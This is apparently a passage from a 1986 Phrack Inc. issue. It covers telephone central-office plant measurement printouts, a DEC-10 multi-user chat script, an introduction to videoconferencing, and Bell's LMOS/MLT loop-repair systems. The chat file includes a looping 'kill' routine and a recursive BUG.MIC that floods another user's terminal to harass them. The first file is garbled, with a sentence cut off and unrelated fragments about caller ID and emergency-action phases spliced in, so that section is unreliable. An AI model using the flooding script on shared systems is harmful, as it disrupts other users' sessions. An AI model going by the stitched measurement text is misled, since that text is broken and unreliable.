T=TYPE D=DISPLAY PR=PRINT P=PAGE

Dialog Training office 1-800-227-8282 or 1-800-982-5838

Have Fun..

<----Ctrl C---->
ATI!

==========

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

Preface

This first part in a series of three deals with how your CO measures its efficiency and hardware performance. I don't know how far I will go in this first segment so whatever I don't finish will be completed in parts two and three.

Introduction

Have you ever gone trashing and the only thing you found was a large printout that looked like it was written in Chinese? Did you curse yourself because you spent 30 minutes digging through someone's lunch and digestive rejectables and the only thing that was readable was a large spool that contained such acronyms as TRUNK and CAMA and LATA linked by foreign letters that you never thought could be conjugated? Well, in this 3 part series, I hope to show you that that large printout with coffee stains isn't all useless.

Types of Measurements

Now, the way your CO determines how well it is serving you is by the Plant Measurement. The purpose of these measurements is to provide maintenance personnel with a quantitative summary of the condition of the hardware and its impact on customer service.
This data is printed out at the system terminal and is used to alert personnel about problems before they occur.

Plant Measurement data is printed on the maintenance terminal via the following output messages:

1. PM01 - The PM01 is a daily printout which is printed daily at 2:30 am.

2. PM02 - The PM02 is a monthly summary printed immediately after the daily PM01 printout only on the 23rd of each month.

3. PM05 - The PM03 is a daily printout which is printed after the PM01 or PM02 (on the 23rd). The PM05 is utilized in offices equipped with the AUTOPLEX System 100 (Advanced Mobile Telephone Service).

4. PM03 - This is a daily or monthly printout which is available upon manual request.

The counts provided by the plant measurement are basically 3 types:

1. Customer Service Measurements
2. Hardware Performance Measurements
3. Base Measurements

Customer service measurements are a measure of the service received by the customer as influenced by the condition of the system's hardware. These include the number of calls to billings that are offered to the system but are delayed or lost because of marginal or faulty equipment.

Hardware Measurements are an indication of the condition of the system hardware which is described in terms of the number of errors, trouble indications, and out of service intervals. These measurements may not reflect customers directly, but do indicate how well the system is functioning.

Base Measurements that are provided are counts of the total calls carried by the system broken into various categories. These counts are necessary to normalize service counts and performance counts of mechanical units if comparisons are to be made of offices with dissimilar traffic characteristics.

Daily PM01 Output Message

The daily Plant Measurement data in the PM01 output message is organized as follows:

- Base Measurements
- Selected Customer Service Measurements
- Maintenance Measurements including emergency action (EA), maintenance interrupts, and network failures
- Performance measurements of system hardware including the central processor and bus system
- Coded enable peripheral units, peripheral units, and trunk and service circuits.
- Time-Out totals
- Attached processor measurements
- Circuit Switch Digital Capability measurements
- Improved Public Telephone Service measurements
- Remote Switch System measurements

=Base Measurements=

The base measurements provided by the PPMP1A00 are needed to normalize the service counts and performance counts of units whose uses vary with the traffic load. By using these counts, meaningful comparisons can be made with past performance and with the performance of offices with dissimilar traffic characteristics. The counts are taken in terms of carried load (excluding all traffic overflow).

The BASE MEASUREMENTS are as follows, with the printout in parenthesis:

1. Originate Calls (ORIG CALLS): Counts the number customer receiver seizures for which at least 1 digit is received. The count includes partial dials (but not permanent signals) as well as additional partied added to a conference circuit. The PPMP1A00 obtains this from the traffic measurements program.

2. Incoming Calls (INC CALLS): Counts the number of calls originating from trunks incoming from distant locations that seize an incoming register (and in the case of a by-link, receive one digit). The PPMP1A00 obtains this count directly from the traffic measurements program.

3. Outgoing Calls (OUTG CALLS): Counts the number of calls for which outpulsing is required and a transmitter is successfully seized.

4. Coin Control Seizures (COIN CONTR SEIZ): Counts the number of times the coin control circuit is successfully connected to a coin line. This count will exceed coin line originations as the coin control circuit may be seized more than once during a call.

5. CAMA Seizures (CAMA SEIZ): Counts then number of times an incoming CAMA trunk (operator or ANI) is seized.

6. AMA Entries (AMA ENTRIES): Counts the number of billing entries put on AMA tape.

7. Automatic ID. Outward Dialing Seizures (AIOD SEIZ): Counts the number of successful connections to an AIOD receiver.

8. Centrex Data Link Seizures (CTX DL SEIZ): Counts the number of connections to a centrex DL for transmission or reception of lamp and key orders. This is NOT a count of centrex calls.

9. Output Message Register (OMR SEIZ): Counts the number of seizure output message registers.

=Service Measurements=

The service measurements give valid indications of the level of customer service. A count of the calls lost by the system, as a result of hardware malfunctions, is a significant measure of the influence of the condition of the central office hardware on customer service. The following service measurements are provided.

1. Hardware Lost Calls (HWR LOST CALLS): Counts the number of calls dropped when a trunk is suspected and is placed on the trunk maintenance list (TML) for diagnosis or when a network failure has occurred on the call.

2. Hardware Lost Billing (HWR LOST BILLING): Counts the number of calls not billed because both AMAs are out of service (local, long distance, and special service calls are allowed to proceed without billing).

3. Coin Control Failures (COIN CONTR FAILURES): Counts the number of stuck coin conditions and coin telephones served by the office which had coin relays that were out of limits.

4. Automatic Identification Outward Dialing Special Billing Number Billing (AIOD SBN BILLING): Counts the number of times the AIOD equipment fails to bill a local PBX number correctly.

5. Dial Tone Speed Test (DTST): Counts the number of times the customer has to wait an excessive amount of time for the system to process the call because trunks in the desired trunk group are busy or the system is overloaded, causing queuing for equipment. The count includes 3-second and 11-second delays.

   NOTE:
   Maintenance personnel may find it necessary to suspend the running of the DTST because in certain trouble conditions DTST may generate traffic that would interfere with maintenance activities. Extended or frequent use of this feature is not recommended. To discourage the unnecessary use of this function, the PM01 output message will include a one-line message alerting maintenance personnel to it's use.

6. CAMA Lost Billing (CAMA LOST BILLING): Counts the number of times a CAMA call is handled but due to hardware failure, no AMA register is available which is necessary for billing.

7. CAMA ANI Failures (CAMA ANI FAILURES): Counts the number of calls for which ANI failure digit is received.

8. Receiver Attachment Delay (RCVR ATT DELAY): Counts the number of times a receiver connection was not made in 4 seconds.

9. Receiver Attachment Delay Recorder (RADR Inhibit Usage): Counts tR described.

This is rather simple when you think about it and is one example of how a once shattered network is working together.

Some Sample CP ID Uses

This can be used by large telephone ordering companies to instantly display a record of that persons credit, previous orders, etc... before the call is even answered on the attendant's terminal.

When someone logs onto a computer, the originating # is listed on the user log along with the account name, etc... so that if---

The software EA phases may be initiated by the following sources:

1. A failure by the system to answer an interrupt request
2. An E-to-E cycle becoming excessive
3. An E-to-E priority class frequency failure
4. An excessive rate of interrupts
5. Two successive data validation failures
6. The time spent in a phase becoming excessive
7. Aborting of a phase

The number of EA phases is printed on the PM01 output message.

Interrupts

The number of various maintenance interrupts provides a picture of nonroutine maintenance action taken by the system. These interrupts are generally not as serious as a higher order EA phase, but they do interrupt normal call processing to correct possible hardware problems. A counts of these interrupts will give a good indication of the state of the systems' equipment. This is printed on the PM01 output message.

Network Failures

The network failure counts are provided to give an indication of how well the network is completing and terminating calls. Each time a network failure occurs in the system an 'NT' output message is printed. The following are printed as part of the PM01 message:

1. Supervisory Scan failure (SUPF)
2. False cross and ground test failure (FCGF)
3. Ringing Current Failure (RC)
4. Low-line resistance failure (LLR)
5. Power Cross test (PX)
6. Restore verify failure count (RVFY)
7. Showering line test failure (SHWL)
8. Call Cutoff Failure (CO)

==========
=An Example of the PM01 Message=
==========

PM01
201-232 PLANT MEASUREMENTS SUMMARY
TUES
10/17/86

SERVICE AFFECTING DATA

BASE MEASUREMENTS

```
2           ORIG CALLS
1           INC CALLS
0           OUTG CALLS
0           COIN CONTR FAILURES
0           OMR SEIZ
34          CAMA SEIZ
0           AMA ENTRIES
0           AIOD SEIZ
0           CTX D-L SEIZ

          SERVICE MEASUREMENTS

0           HWR LOST CALLS
0           HWR LOST BILLING
0           COIN CONTR FAILURES
0           AIOD-SBN BILLING
0           DTST DELAYS
0           CAMA LOST BILLING
0           CAMA ANI FAILURE
0           RCVR ATT DELAYS
0           RADR INHIBIT USE
2           FALSE STARTS

[Note 201-232 is the area code-office code]

============================================================
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============================================================
```

==Phrack Inc.==

Volume One, Issue Nine, Phile #7 of 10

++

(512)-396-1120
The Shack // presents
A Multi-User Chat Program for DEC-10s
Original Program by
TTY-Man
Modified and Clarified by
+++The Mentor+++
October 6th, 1986

Intro: Unlike its more sophisticated older brother, the VAX, the DEC has no easy-to-use communication system like the VMS PHONE utility. The following program makes use of the MIC file type available on most DECs. Each user that wishes to be involved in the conference needs to run the program from his area using the .DO COM command. The program can be entered with any editor (I recommend SED if you have VT52 emulation), and should be saved as COM.MIC. The program does not assume any specific terminal type or emulation. You will have to know the TTY number of any person you wish to add to the conference, but this is available through a .SYSTAT command or .R WHO (see below.)
SYSTAT
This is an example of a SYSTAT to used to determine TTY#...

```
Status of Saturn 7.03.2 at  7:27:51 on 03-Oct-86
Uptime 40:41:14, 77% Null time = 77% Idle + 0% Lost, 9% Overhead
27 Jobs in use out of 128.  27 logged in (LOGMAX of 127), 16 detached.
       PPN#    TTY#      CURR     SIZE
19    [OPR]       6      OPR      56+39     HB              18
20     7,20       5      OPR      23+39     HB              24 $
21  2501,1007    56      COMPIL   8+8       ^C            1:34 $
22    66,1012    57      TECO     10+12     TI              39
23    66,1011    62      1022     16+55     TI              36 $
24    [SELF]     64      SYSTAT   23+SPY    RN               0 $
26    [OPR]      DET     STOMPR   10+9      SL               2
27 16011,1003    DET     DIRECT   17+32     ^C              30 $
36    [OPR]      DET     FILDAE   17        HB            1:57
```

The TTY# is available in the TTY column... DET means that the user is detached and is unavailable for chatting...
Below is an example of .R WHO to obtain the same information...

```
/- jobs in use out of 127.
Job   Who        Line      PPN
20  OPERATOR 20     5      7,20
21  DISPONDENT     56   2501,1007
22  ADP-TBO        57     66,1012
23  ADP-MDL        62     66,1011
24  THE MENTOR     64   XXXX,XXX
27  GEO4440103    Det  16011,1003
```

In each case, I am on TTY# 64...

Anyway, use the following program, it's more convenient that doing a .SEN <tty> every time you want to send a message. Also, to shut out an annoying sender, use .SET TTY GAG. To remove, .SET TTY NO GAG... pretty simple, huh?

```
start::
!
!Now in loop: 'a 'b 'c 'd 'e 'f
!
.mic input A,"Destination Terminal 1:"
.if ($a="") .goto welcome
.mic input B,"Destination Terminal 2:"
.if ($b="") .goto welcome
.mic input C,"Destination Terminal 3:"
```

```
.if ($c="") .goto welcome
.mic input D,"Destination Terminal 4:"
.if ($d="") .goto welcome
.mic input E,"Destination Terminal 5:"
.if ($e="") .goto welcome
.mic input F,"Destination Terminal 6:"
.if ($f="") .goto welcome
welcome::
!Sending Hello Message...
sen 'a Conference Forming on TTYs 'b 'c 'd 'e 'f ... DO COM to these to join'
sen 'b Conference Forming on TTYs 'a 'c 'd 'e 'f ... DO COM to these to join'
sen 'c Conference Forming on TTYs 'a 'b 'd 'e 'f ... DO COM to these to join'
sen 'd Conference Forming on TTYs 'a 'b 'c 'e 'f ... DO COM to these to join'
sen 'e Conference Forming on TTYs 'a 'b 'c 'd 'f ... DO COM to these to join'
sen 'f Conference Forming on TTYs 'a 'b 'c 'd 'e ... DO COM to these to join'
!
!Type /h for help
com::
.mic input G,"T>"
!Checking Commands.. Wait..
.if ($g="/h") .goto help
.if ($g="/k") .goto kill
.if ($g="/l") .goto list
.if ($g="/d") .goto drop
.if ($g="/t") .goto time
.if ($g="/w") .goto who
.if ($g="/u") .goto users
.if ($g="/q") .goto quit
.if ($g="/r") .backto start
.if ($g="/ac") .goto ack
!Transmitting..  Wait..
sen 'a 'g
sen 'b 'g
sen 'c 'g
sen 'd 'g
sen 'e 'g
sen 'f 'g
.backto com
help::
!
!        Internal Commands
!
! /H  -> This Menu       /K -> Kill
! /L  -> List Terminals  /U -> Users
! /W  -> R who           /AC-> Alert Caller
! /Q  -> Quit
! /R  -> Restart/Add
! /T  -> Show Date/Time
! /D  -> Drop Caller
!
! All Commands must be in lower case.
!
.backto com
list::
!
!Currently Connected To Terminals: 'a 'b 'c 'd 'e 'f
!
.backto com
who::
.revive
.r who
'<silence>
.backto com
users::
.revive
.r users
'<silence>
.BACKTO COM
QUIT::
!
```

```
!Call The Shack... 512-396-1120 300/1200 24 hours
!
.mic cancel
drop::
!
!Send Hangup Message:: Enter Terminal Number To Be Disconnected.
!
.mic input h,"Destination Terminal Number:"
.sen 'h  <=- Communication Terminated at '<time> -=>
.backto start
ack::
.mic input h,"Destination Terminal Number:"
.sen 'h %TMRR -  Timeout Error, Response Required, Please ACKNOWLEDGE!
.backto com
kill::
!
!Send Message To Specific Terminal In A Loop
.mic input n,"Are You Sure (Y/N)?"
.if ($n="y") then .goto k1
!%Function Aborted - Returning To Communication Mode.
.backto com
k1::
.mic input h,"Destination Terminal Number:"
.mic input n,"K>"
dog::
!Transmitting...CTRL-C Aborts!
.sen 'h'n
.backto dog
time::
!
!Current Date : '<date>
!Current Time : '<time>
!
.backto com
```

Wasn't that neat? A feature that you can implement separately to be a pain in the ass is the recursive MIC that sends an annoying message to a specified terminal. It is almost impossible for them to shut you out without logging out unless they are already gagged.

Just create a small MIC file called BUG.MIC... to do it in two lines, simply type...

```
 .SEN <tty # goes here> Eat hot photons, Vogon slime!
 .DO BUG
```

That's it! I hope this comes in useful to someone out there! Give us a call at The Shack... 512-396-1120 300/1200 baud, 24 hours a day... And a special welcome to all the feds who will doubtlessly be calling since the number appears in here... we have nothing to hide!

+++The Mentor+++

==Phrack Inc.==

Volume One, Issue Nine, Phile #8 of 10

-=-

"Introduction to Videoconferencing"

by Knight Lightning

Written On 10/3/86

-=-

Hi, KL here welcoming you to a look at Videoconferencing. This is a relatively new field that definitely bears investigation as videoconferencing is only a step away from everyone having video communication in the home. Well enough is enough, I hope you enjoy the file --KL.

Despite the growing use of videoconferencing, confusion still exists regarding what it can and cannot do. This file should begin to help answer some of the questions about videoconferencing and perhaps formulate new ideas as well. Videoconferencing is not just one thing. It takes several different forms and can be designed in many different ways. Most of these ways are probably still waiting to be discovered.

First of all, there are two main categories of videoconferencing. There is Point-to-Point and Point-to-Multipoint.

Point-to-point/Two-Way Videoconferencing

Two-way videoconferencing enables people to conduct meetings even though the participants are in separate locations. Using interactive video and audio equipment, participants in one location can see, hear, and interact with colleagues in another location.

The most familiar example occurs regularly on TV. When a newscaster in Washington interviews a head of state on the opposite side of the world "live," that's point-to-point, full-motion, full-color videoconferencing.

Point-to-multipoint/One-Way Videoconferencing

The one-way videoconference allows an organization to present video information to large audiences in multiple locations at the same time.

One-way videoconferences are very different from two-way videoconferences in purpose and in implementation. Two-way videoconferences allow small groups in two, or possibly several, locations to interact audio-visually. In contrast, one-way videoconferences are designed to provide a one-way audio-visual presentation of information from an originating site to audiences at numerous receiving locations.

The remote "audiences" are not seen by the initiators of the presentation. However, since both types of videoconferencing take place in real time, live, the audience can participate over the phone.

- -

There are two variations on the above listed categories of videoconferencing; Full-motion videoconferencing and freeze-frame videoconferencing. Each carries its own set of system requirements and each accomplishes quite different tasks.

FULL-MOTION Videoconferencing

Full-motion videoconferencing is like watching television. You can see participants in another location in color and in "real time" motion. You can

identify who is present (provided that they are within camera range) and who is speaking. You can see facial expressions, hand gestures, and general body language. Motion video is used primarily for images of people.

Motion Transmission On Wideband Channels

There is far more information in moving pictures then in a still image. Consequently, the size of the communications channel required to transmit and receive motion is far greater than that required for a still image.

Transmission of a television signal in its original analog form (as it would come from a TV camera), requires terrestrial television channels or a satellite transponder. Terrestrial television channels are not readily available for occasional corporate use; satellite transponders are available.

Most systems therefore, incorporate digital compression techniques to reduce the bandwidth required for motion videoconferences. Example: An image in motion is refreshed on a television screen 30 times per second. This means that the bandwidth necessary to transmit the image is very high, usually 1.5 megabits per second (Mbps).

This bandwidth is beyond the capacity of the standard telephone cable. A device called a "codec" digitizes the analog television signal and compresses it by eliminating redundant information. Currently, codecs can reduce the bandwidth to 56 kilobits per second (Kbps) and it is hoped that this bandwidth can be compressed even further.

The resulting signal can be transmitted over less than full bandwidth channels. The picture is of somewhat less quality than the original analog image, but more than sufficient for most meetings.

FREEZE-FRAME Videoconferencing

Freeze-frame videoconferencing is like a slide show. It captures still images either in color or black-and-white. Freeze-frame "stills" of people seem unnatural and can be distracting. Yet, freeze-frame video is best for still images of three-dimensional objects such as a product or a part, and for charts, drawings, graphics, and specially prepared presentation material.

Freeze-Frame Transmission On Narrow Band Channels

A freeze-frame system captures an image by stopping, or freezing any motion that might be present. The image can be transmitted via analog or digital signals over narrow channels. These channels are considerably narrower than those used for full-motion video conferencing. In its simplest form, freeze-frame video can utilize ordinary telephone line transmission. A single freeze-frame image will require at least 30 seconds to a minute or more for transmission.

In some systems, the freeze-frame image is displayed line by line as it is received. This creates a vertical "waterfall" effect or a horizontal scanning effect. In other systems, the incoming lines of picture information are stored in a buffer until the completed picture can be displayed as a whole. In still other systems, an image emerges in successively better resolution as additional picture information is received.

Enhancements To Freeze-Frame Video Systems

There are a number of ways to expand a freeze-frame video system’s capabilities. One enhancement is telewriting. With a "pen" connected to a telewriting device, users can point out a portion of a freeze-frame video image, overlaying lines and markings in various colors that are displayed at all locations as they are drawn. Some telewriting devices include stored geometric shapes, logos, and symbols that can be transmitted as overlays to a freeze-frame image. Zoom capability enables close-up analysis of portions of a display.

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Personal Computers and Desktop Videoconferencing

Personal computers are beginning to be increasingly used with freeze-frame videoconferencing. PCs are used for control, for the creation of graphics, and for storage and retrieval of graphics material. There are signs that this evolution towards desktop videoconferencing has already begun.

The MINX (Multimedia Information Network Exchange) work station, recently announced by Datapoint Corporation, combines a camera and speakerphone with a high-resolution-color video graphics display screen.

The MINX can be configured with Datapoint's Vista-PC or with the IBM PC, AT, or XT, in which case the PC monitor is replaced by the MINX. A mode key on the workstation permits the user to shift between the video communications mode and the normal PC mode.

Another indication of this revolution is provided by Northern Telecom (creators of DMS-100, 200, & 250), which recently added Meeting Communications Services (MCS) to its Meridian DV-1 voice/data system. This option allows up to 24 participants to conduct simultaneous audio communication and up to eight participants to view, modify, and exchange data using Meridian M4000 integrated terminals.

A third and final example is the Luma phone from Luma Telecom. This device, which uses regular phone lines, combines audio with black-and-white freeze-frame video on a three-inch-diagonal screen. Strictly a telephone product, the Luma phone has no computer features and will not transmit data. For more information on the Luma phone, please see the November, 1986 issue of The Sharper Image catalog.

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Videoconferencing is the way of the future and its only drawback is that of economic cost. Increased use of videoconferencing will depend a lot on the adoption of the Integrated Services Digital Network (ISDN), a standard, all-digital communications service promised by the regional Bell Operating Companies (BOCs).

ISDN will offer users 144 Kbs or more which can be allocated among various communications tasks--data, voice, or video--in whatever proportion is necessary. This means that the available bandwidth could support simultaneous audio and video communication.

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Onto the next generation... --KL

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==Phrack Inc.==

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Loop Maintenance Operations System

Written by Phantom Phreaker and Doom Prophet

Part I: A basic overview of LMOS

Part II:Mechanized Loop Testing

Loop Maintenance and Operations System (LMOS) is a telephone company database that is a vital part in the act of repairing local loops (a customers telephone line). When you call the Repair Service to have your telephone service repaired, the information you give, as well as information and history on your local loop is processed through the LMOS database. This file shall examine several of the parts of LMOS, which is used by a number of different bureaus. The bureau that you reach when you dial your repair service is called the Centralized Repair Service Answering Bureau (CRSAB), and is usually reached by dialing (1)+611 or sometimes a POTS (Plain Old Telephone Service) number in areas where the X11 services aren't available. A CRSAB attendant is who you will deal with when reporting line trouble. You will tell the attendant the line number, and the types of problems you are experiencing on that line. The attendant will file a report concerning the basic information vital to line repair. Something called 'Front End Processors' form a 'real-time' interface between the customer reporting the trouble, and the CRSAB attendant. 'Real-Time ' means that it is done on a continually changing basis, (ex. while the customer is reporting the trouble to an attendant, action is being taken.)

When a customer makes a trouble report to the CRSAB, the report is filed and sent through the Cross Front End, which is a link from the CRSAB to the LMOS system network. The trouble report is sent along a data link to the Front End, where a BOR (Basic Output Report) is requested. BOR's include line record information such as past trouble history and numerical values of MLT system tests. MLT is Mechanized Loop Testing. As LMOS is responsible for trouble reports, past trouble analysis, and other data related functions, MLT, which is connected to LMOS through a minicomputer in the Repair Service Bureau known as the MLT Controller, does the actual testing of subscriber loops. MLT hardware is located in the Repair Service Bureau. This hardware is linked to the LMOS system by way of an LMOS minicomputer, which may be in a remote location or with the LMOS central processor. Test trunks connect MLT hardware to the Wire Centers, which in turn connect with the subscriber loops.

The Databases of LMOS are connected via a high speed data link. The major divisions of data handled by LMOS are listed below.

Past Trouble History- This information is contained within the Abbreviated Trouble History (ATH) database and holds the most recent 40 days of history.

The Trouble History (TH) database contains histories of troubles for the day. This TH database is used to support TREAT (Trouble Report Evaluation and Analysis Tool) reports.

Line Record- These bases contain info about the customer's telephone circuit, whether it is POTS (for which there is a separate database), or SS (Special Service). Special Services numbers can be up to 16 characters plus the NPA or area code. The LMOS definition of an SS is any circuit having an identifier that is other than 10 digit numeric with NPA.

Also, the Cable (CA), Associated Number (AN), Telephone Answering service (TAS), and Central Office Equipment (COE) data bases contain line record information as well.

Miniline Record- There is one Miniline Record database for each Front End

transaction processor. An example explaining this would be: A customer makes a trouble report to the CRSAB. The data sent through the Cross Front end to the Front End database, where a BOR is requested, is recorded and applied as status by the Miniline Record database to the Front End base. This helps to keep the LMOS Master Database in conjunction with the Front End bases.

Service Order History- This base contains a list of all lines changed during the day. The list is used for construction of Miniline Records to be sent to the front ends.

While there are many other databases within the LMOS system which serve a variety of functions, the bases listed above are the major ones.

The telephone network is divided into two major pieces, the loop portion, or the line from a Central Office to the customer premises; and the Toll portion. This is the network that connects long distance offices such as the Toll center and Primary center, and is also known as the Direct Distance Dialing or DDD network. The LMOS database is customer and loop oriented. The loop portion of the network is frequently altered and changed, as it is the customer's link with the DDD network. These changes are tracked by LMOS. This type of activity falls into two categories: Customer initiated service requests (when a customer makes a request or trouble report), and Bell Operating Company initiated plant changes.
'Plant' is the Outside Plant of cable which makes up the local loop. A Customer initiated service request is for installation of new lines for the customer. The Universal Service Order or USO is the record of all these types of requests. USO's contain information such as customer listing, billing section, service and equipment section, and the Assignment section, which identifies the Central Office and outside plant (cable) facilities or lines.

A BOC initiated plant change is called a work or job order. This is when the BOC serving the area make additions and rearrangements to loops to meet customer requirements for service. Examples of work orders include the following:

Cable Throw-This order is when a cable pair is added to assist an existing cable in a high-growth area. This involves a change to the customer's cable and pair number. Cable Throw Summaries are printouts from this type of work order.

Area Transfer-This order is used when Wire Centers, or the point where customer cable pairs branch out from, have to be balanced to compensate for growth, as there will be a need for more subscriber loops. This often involves the change of a customer's number.

Service Orders pass through a BOC interface program to add RSB identifiers, which are repair unit numbers, needed by LMOS to translate data to a USO format.

The Automatic Line Record Update (ALRU) system is a system that updates the data bases of LMOS in response to a service order.

Work Orders can either involve a bulk task such as a large cable throw of 400 pairs from cable 102 to cable 109, which would use a special bulk-oriented program in the Work Order process, or smaller tasks concerning a few cables, which would use the Enter Cable Change or ECC transaction.

Below is a summary of the Service Order flow through LMOS.

1: The customer requests new or changed telephone service for their line.

2: The request is entered into the BOC's service order network to be 'worked'.

3: A request is made to assign facilities necessary to install or modify the customer service.

4: Facilities are assigned and information is sent to the service order network.

5: The service order network forwards information to do work to the installer, or the RSB person who does the actual repair or modification on the line.

6: Installer completes work, returns notice to service order distribution network that service order has been completed.

7: Completed service order goes to the BOC interface program to perform data transactions for standard ALRU input.

8: A day's worth of service orders are accumulated and read into the ALRU.

9: Automatic Line Record Update automatically updates the LMOS host database.

Next is a summary of the Work Order flow (for BOC initialized plant changes).

1: The Distribution Service Design Center forwards requests for loop facility additions or rearrangements to the Construction Maintenance Center to be worked.

2: If the request for work involves existing facilities (ones that are already there), facility assignment information is requested.

3: Facilities assigned to the Work Order are forwarded to the Construction Maintenance Center.

4: The Construction craft (installers) receives the work instructions.

5: Work is completed and notices are sent to the CMC.

6: A paper record of the completed work order is distributed to LMOS.

When service order and work order activities are combined, an estimated 20 megabytes of data in the LMOS host data base is modified in some way every working day.

Part II-MLT

The basics of LMOS have been covered in part I. Part II will take a closer look at the Mechanized Loop Testing process and its relation with LMOS.

As mentioned previously, the equipment for the MLT system is located in or near the Central Office or End Office in which the customer loops terminate. The MLT equipment (being a third generation of automated testing system) is connected by test trunks through the switching system to customer loops. The MLT controller located in the Repair Service Bureau enables tests to be made on up to 12 local loops simultaneously, sets up the testing sequence, and controls the connection of test equipment to the loops. To make the appropriate tests, information in the LMOS data base(s) about the customer loop and station equipment is transmitted to the MLT controller when the test request is initiated. This information controls certain phases of each test and is used to analyze and decipher test results.

On command from the MLT controller, which will now be referred to as simply 'the Controller', the MLT system dials the number to be tested. If the line is busy, the cause is automatically determined (a conversation, phone off-hook, or a fault), and further tests are not made until the line is free. If the line is idle, the MLT system proceeds to make tests for purposes of maintenance and detection of faults in the loop.

MLT test specifics

* AC and DC (Alternating Current and Direct Current) measurements to determine if the loop is proper for the customer's station equipment, to determine the type and the extent of any electrical leakage through cable insulation, and to detect broken cable pairs and the location of the break in terms of distance from the CO where MLT is being used.

* A 'Soak Test' to see if leakage will disappear after a high voltage is applied from the Central Office battery. The voltage dries up moisture, which

is a frequent cause of leakage.

* A Balance Check to reveal how susceptible the loop is to noise causing voltage, which would impair conversation over the line.

* A measurement to tell whether CO battery voltage (voltage drops when the phone goes to an off-hook condition) and dial tone can be placed on the loop.

All MLT test measurements are converted by the MLT hardware to digital form and returned to the Controller for analysis. The analysis is based on the test results and the line-record info from LMOS.

Here is an example of how the Automated Repair Service Bureau (ARSB) works with the repair service attendants. A customer can't get a dial tone, so he calls the repair service from a neighbor's phone. An attendant who answers the call types the customer's phone number into a computer terminal. In response to this, LMOS displays the customer's name, address, class of service (in this case, it would be residential service), and information about any recent trouble on that loop. At the same time, LMOS causes the MLT system to test the loop. The CRSAB Attendant types in a description of the reported trouble. The MLT system returns the results of the tests on the line within a few seconds. Say, for example, the fault in question was a cable fault. This information would be displayed on the screen. The attendant would tell the customer that a visit is not needed, and that line will be repaired by a certain time. The data on the screen is automatically added to the LMOS database. A BOR is printed in the RSB serving the customer, and is screened to decide if it should be given to a dispatcher or a tester. The content of a BOR is explained in part one, and a diagram of a BOR is included below.

```
**** BASIC OUTPUT REPORT *****                        PAGE- 01
UNIT-99900000  10-08-86  0300P  TTN-0000110
TN-999  5557009                                          CAT-CD
SC-1FR    CS-RES     PUB     CPE-NO    SWC-          WKNG -0-
SMITH, JOHN
1000 NOWHERE LN.
--RMKR--

--TRBL--NDT-CCO-CBC-ALL CALLS
--RCH--                                    REACH NBR-
COMM-10-09-86  0700P VER-4   CALLED NBR-        OVER-
                        STATUS-PS  10-09-77  0400P
--STATUS NAR--
SO DATE 03-27-85  SO# N0901

--S/E--
QTY-0001    USOC-1FRBC  KS-0000   LTD-   REF-
--ASGM--
OE-000B-010-09  VT-0146  RT-0500   NSTA-0001   BRG-N   NSV-N
WC-999 F1   NPA-999    CA-   TT101    PR-109    PRU-    BP-10
TEA-R1304   NOWHERE LN.

--HIST--
NO       REPORT SUBS         CLEARED       TH-KEY  TST  RPM  O/S } T } D } C }
1  10-01-85  205P 0 10-02-77 0130P 10-02-77 620P   110  111   *  }330}320}320}
   REPLACED INSIDE WIRE

--------------------------------------------------------------------------------

MLT RESULTS     SUMMARY: OPEN OUT, DISTANCE TO OPEN=39,200 FT

OPEN OUT
 OPEN TIP
 DISTANCE TO OPEN
  39,200 FT (FROM C.O.)
VALID DC RESISTANCE AND VOLT
VALID LINE CKT CONFIGURATION
CAN DRAW AND BREAK DIAL TONE

CONTL-01 LTF-01 PORT-09 TRUNK-123 EQU-TPK000 BYD007 DLR002
```

FRONT-END PROCESSING DATE AND TIME 10-08-76 0300P
370 PROCESSING DATE AND TIME 10-08-86 0302P
END OF DATA

This BOR tells that the trouble is an open tip wire 39,200 feet from the Central Office.

The first part of the BOR up to the --RMKR-- is the basic information section. The second part, from --TRBL-- to SO DATE is the trouble section. The next part, from --S/E-- to TEA-R1304 is the assignment section. The fourth part, from --HIST-- up to REPLACED INSIDE WIRE is the Abbreviated Trouble History section. The last part is the MLT test results section.

When a repair looks as if it may not be completed according to schedule, a Jeopardy Report is filed. Then, more repairmen are assigned to insure the line is repaired on time. After the repair is complete, the dispatcher retests the loop using MLT to verify that the trouble has been dealt with. The customer is notified, and the final disposition of trouble is entered into the LMOS database, where it is stored for future use and evaluation. (See also part I.)

If you had to sum up LMOS, it would be best summed up by saying LMOS is 'A customer repair data management system.'

Misc footnotes

Section one: Acronyms

ALRU-Automatic Line Record Update
AN-Associated Number
ARSB-Automated Repair Service Bureau
ATH-Abbreviated Trouble History
BOC-Bell Operating Company
BOR-Basic Output Report
CA-Cable
COE-Central Office Equipment
CMC-Construction Maintenance Center
CRSAB-Centralized Repair Service Answering Bureau
DDD-Direct Distance Dialing
ECC-Enter Cable Change
LMOS-Loop Maintenance Operations System
MLT-Mechanized Loop Testing
POTS-Plain Old Telephone Service
RSB-Repair Service Bureau
SS-Special Service
TAS-Telephone Answering Service
TH-Trouble History
TREAT-Trouble Report Evaluation and Analysis Tool

Section two: Automated Testing Systems

MLT is the third generation of Automated Testing Systems. The first generation of testing equipment was something called the Line Status Verifier, which was manually operated, and not nearly as efficient as MLT or the second generation, the Automatic Line Verifier. The first and second generations of automated testing systems were both eventually built up to the MLT third generation type of system.

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8/19/86

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References and Acknowledgements
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'Automation improves testing and repair of customer loops' - Bell Labs Record
'Automated Repair Service Bureau' - Bell System Technical Journal

